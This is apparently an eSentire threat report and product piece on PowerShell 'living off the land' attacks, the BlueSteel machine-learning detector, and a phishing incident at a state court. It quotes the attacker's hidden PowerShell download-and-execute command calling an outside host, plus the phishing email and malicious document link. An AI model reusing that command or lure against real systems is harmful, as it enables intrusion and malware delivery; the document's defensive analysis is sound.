THREAT DISSECTION

Anatomy of a PowerShell Attack

eSentire's BlueSteel machine learning engine automates malicious PowerShell detections

Threat Type:

PowerShell Attack

Attackers are increasingly leveraging tools that already exist on targeted computers, known as "living off the land." Microsoft PowerShell is an ideal candidate for this type of attack as it is installed on Windows computers by default.

Functionality:

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Attackers can use PowerShell to perform a number of actions, including discovery of information and execution of code. PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.[1]

Potential Effects:

- Temporary or permanent loss of sensitive or proprietary information
- Disruption to regular operations
- Financial losses incurred to restore systems and files
- Potential harm to an organization's reputation

[1] *https://attack.mitre.org/techniques/T1086/*

Background: What is PowerShell?

PowerShell is a scripting language that is legitimately used for almost any administrative activity available within an Active Directory environment. It is increasingly leveraged by attackers and penetration testers to compromise servers and workstations by "living off the land" ... the concept of using legitimate tools (PowerShell) readily available in almost all environments to achieve attacker objectives.

Malicious Uses for PowerShell

- Downloaders, such as Office macros, during the incursion phase
- Allows the attacker to execute code on a remote computer when spreading inside the network during lateral movement phase
- Download and execute commands directly from memory

Traditional Detection Challenges

- Easily obfuscated - cannot be reliably detected with static signatures or by sharing file hashes
- Windows execution policies are ineffective and attackers can easily bypass them
- Antivirus (AV) applications may not reliably detect custom tools
- Malicious remote operators have the ability to use legitimate functionality on systems - "living off the land"
- Defensive tools do not collect sufficient data to detect this kind of malicious use of otherwise appropriate system behavior
- Threat intelligence feed subscription may not help - attack indicators can change too rapidly
- Typical network traffic inspection not useful - malicious traffic is encrypted by valid SSL

Top 10 reasons why attackers use PowerShell

1. Installed by default on all new Windows computers
2. Can execute payloads directly from memory, making it stealthy
3. Generates few traces by default; difficult to find under forensic analysis
4. Remote access capabilities by default with encrypted traffic
5. Easy to obfuscate and difficult to detect with traditional security tools
6. Overlooked when hardening systems
7. Can bypass application whitelisting tools
8. Gateway sandboxes do not handle script-based malware well
9. Growing community with readily available scripts
10. System administrators use and trust the framework; blends with regular administration work

PowerShell's Dynamic Attacker Entry Points


Attacker objectives may include anything in the "Cyber Kill Chain," aka attack path.

PowerShell can be leveraged in every stage of the attack path and attackers will also leverage the flexibility offered by PowerShell to avoid detection. They can hide in plain sight using dual-use tools and executing encoded commands and obfuscating and executing code to avoid automated log analysis. Attackers also utilize fileless attack techniques to avoid detection by AV because a binary dropped to disk could be scanned by AV.


Examining script execution in a logging solution is difficult and has many nuances, which is another reason that PowerShell is a tool of choice for many attackers. PowerShell can be executed in memory, from the command line, or in a script file and PowerShell logs are included in various log sources with varying types of detail:

- Windows Security Log (Event ID 4688)
- Applications and Services/Microsoft/Windows/PowerShell/Operational (Event ID 4104)
- Any EDR solution that logs process execution

Below is an example of a Windows Security Log for a PowerShell event.




PowerShell Operational Logs show more detail. Below it shows that $psversiontable is the decoded script that was executed on the command line.



Most log and endpoint protection tools utilize text matching rules to detect malicious script execution, but repeatedly fail due to the flexibility of the PowerShell framework. In many cases, these logs provide much more valuable data for investigating attacks. Malicious code is easy to detect by eye, but difficult to catch with an automated approach. eSentire recognized that a better approach was needed.

The Birth of eSentire BlueSteel



BlueSteel was born out of client requirements to effectively detect malicious PowerShell script execution due to the increase in exposure and attacker adoption of "living off the land" with PowerShell. BlueSteel takes any PowerShell log and classifies the event as malicious or benign.

PowerShell Attack Detection using eSentire MDR for Endpoint and BlueSteel

The BlueSteel technique is similar to SPAM classification, utilizing frequency analysis with terms and characters to differentiate between good and bad. The goal is to increase the accuracy of PowerShell threat detection beyond what endpoint protection provides using machine learning. This reduces false positives with better accuracy.

BlueSteel uses a neural network classifier that is trained using a combination of features such as length of the PowerShell snippet, presence of specific keywords and character frequency. BlueSteel learns by taking a list of labeled PowerShell event data and turning the event into a series of values that are then fed into the machine learning algorithm to continually train the engine for future predictions. The machine learning model works like a decision tree—if X, Y, and Z are present, then there is a high probability that the sample is suspicious.

eSentire feeds our customers' endpoint telemetry through the BlueSteel engine, recording all executions of PowerShell and uploading the telemetry data to a cloud database for analysis. Advanced analytics are then used to identify signs of malicious activity, including additional statistical analysis to identify signs of obfuscation.


PowerShell Attack Containment using eSentire MDR for Endpoint and BlueSteel

The eSentire Security Operations Center (SOC) primarily detects and stops PowerShell attacks using Managed Detection and Response (MDR) capabilities with proprietary BlueSteel machine learning. In one incident, a customer's employee fell victim to a clever phishing attack. The customer's defenses were bypassed using advanced methods including the use of PowerShell. For this particular customer, eSentire's SOC leveraging MDR for Endpoint's BlueSteel capabilities detected the threat actor presence early in the process and mitigated the threat before business disruption.

Patient Zero

eSentire SOC received an alert from eSentire's MDR for Endpoint that a computer on a client's network was conducting suspicious activity. eSentire was able to stop them in their tracks before they could exfiltrate confidential data.

Patient Zero was a legal assistant at the state court system. Patient Zero received an email from an attacker posing as a student from a local university asking if Patient Zero would be interested in participating in an interview for an assignment the student (attacker) was working on about the legal profession. Patient Zero agreed and the student (attacker) sent her a link to a document with the interview questions. Embedded in that document was a malicious macro that deployed when the document was opened. The macro installed malware on the victim's laptop and then stopped.


KB

Kendra Beck [redacted]

Re: Interview

The document has the prepared questions and some space for you to provide answers, and can be found below.

http://share.iu.s3.amazonaws.com/Interview_Assignment.doc

Let me know if you have any issues.

- Kendra

From: [redacted]
Sent: Thursday, May 3, 2018 2:25 PM
To: Kendra Beck
Subject: RE: Interview

Hi!
You can send me your document (please say it is a word document or a PDF) and then we can set aside some time to go over it. This next week though, time is very limited. The week after is open.
Let me know!

Circumventing Detection

The victim downloaded the malicious document from Amazon storage via an encrypted HTTPS connection, providing no opportunity to sandbox it before Patient Zero triggered the macro on her machine. The AV did not catch it as malicious or spawn any suspicious child processes. The sophisticated attacker knew how to bypass all the usual prevention and detection mechanisms. This is usually the case with advanced attacks and relying on prevention of the initial attack vector is a very fragile strategy.

In this case, the attacker knew that spawning the malware via a command line in Microsoft Word would have triggered an alert by most endpoint defense products, so the malware was designed to inject itself into a legitimate Windows process to avoid detection. Total time from the victim's click on the malicious hyperlink to the end of the initial infection activity was 12 minutes.

The Use of PowerShell Triggers an Alert via BlueSteel

Approximately three hours after the initial infection, a flurry of follow-up activity was recorded by eSentire's MDR for Endpoint. The attacker connected through the backdoor opened by the malware and was attempting to escalate network privileges through the compromised machine. Despite the attacker's best attempt to cover their tracks, as soon as they used a PowerShell command in their attempt to gain administration privileges, eSentire's proprietary BlueSteel machine learning tool picked up on the suspicious activity and the SOC generated an alert via MDR for Endpoint.

A "Windows Optimization" process was used to invoke the following PowerShell command, which generated an alert for review by an eSentire analyst:

"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new- object net.webclient). downloadstring('http://fedexnotifications.com/about'))"

While the eSentire SOC was investigating the initial attack, the attacker began lateral movement and compromised a second host on the network. Over the next two hours, the attacker continued lateral movement - infecting a third, fourth, and fifth host. At that point, continued investigation by eSentire uncovered evidence of the lateral movement.

Using MDR for Endpoint, the SOC began isolating the compromised hosts. At the same time, the attacker continued spreading through the network and the chase was on. The SOC analysts caught up to the attacker at the seventh compromised host, isolating the host and terminating the attacker's access to the network. The attacker's total dwell time on the network was approximately 7.5 hours, with lateral movement beyond Patient Zero occurring five hours after initial compromise.

Continuing the Fight Against PowerShell Attacks

Utilizing machine learning from BlueSteel that detected the malicious PowerShell command via MDR for Enpoint, eSentire was able to isolate the compromised hosts and stop the attacker in their tracks before they achieved their objective. As PowerShell attacks continue to become more prevalent, BlueSteel continues to learn and enhance its detection capabilities. Combining machine learning with elite human threat hunting and applying it to eSentire's MDR capabilities, our SOC analysts are empowered to disrupt and contain threats like PowerShell attacks every day.

If you're experiencing a security incident or breach contact us  **1-866-579-2200**

eSENTIRE

eSentire is the Authority in Managed Detection and Response, protecting the critical data and applications of 1000+ organizations in 70+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events. Combining cutting-edge machine learning XDR technology, 24/7 Threat Hunting, and proven security operations leadership, eSentire mitigates business risk, and enables security at scale. The Team eSentire difference means enterprises are protected by the best in the business with a named Cyber Risk Advisor, 24/7 access to SOC Cyber Analysts & Elite Threat Hunters, and industry-leading threat intelligence research from eSentire's Threat Response Unit (TRU). eSentire provides Managed Risk, Managed Detection and Response and Incident Response services. For more information, visit **www.esentire.com** and follow **@eSentire**.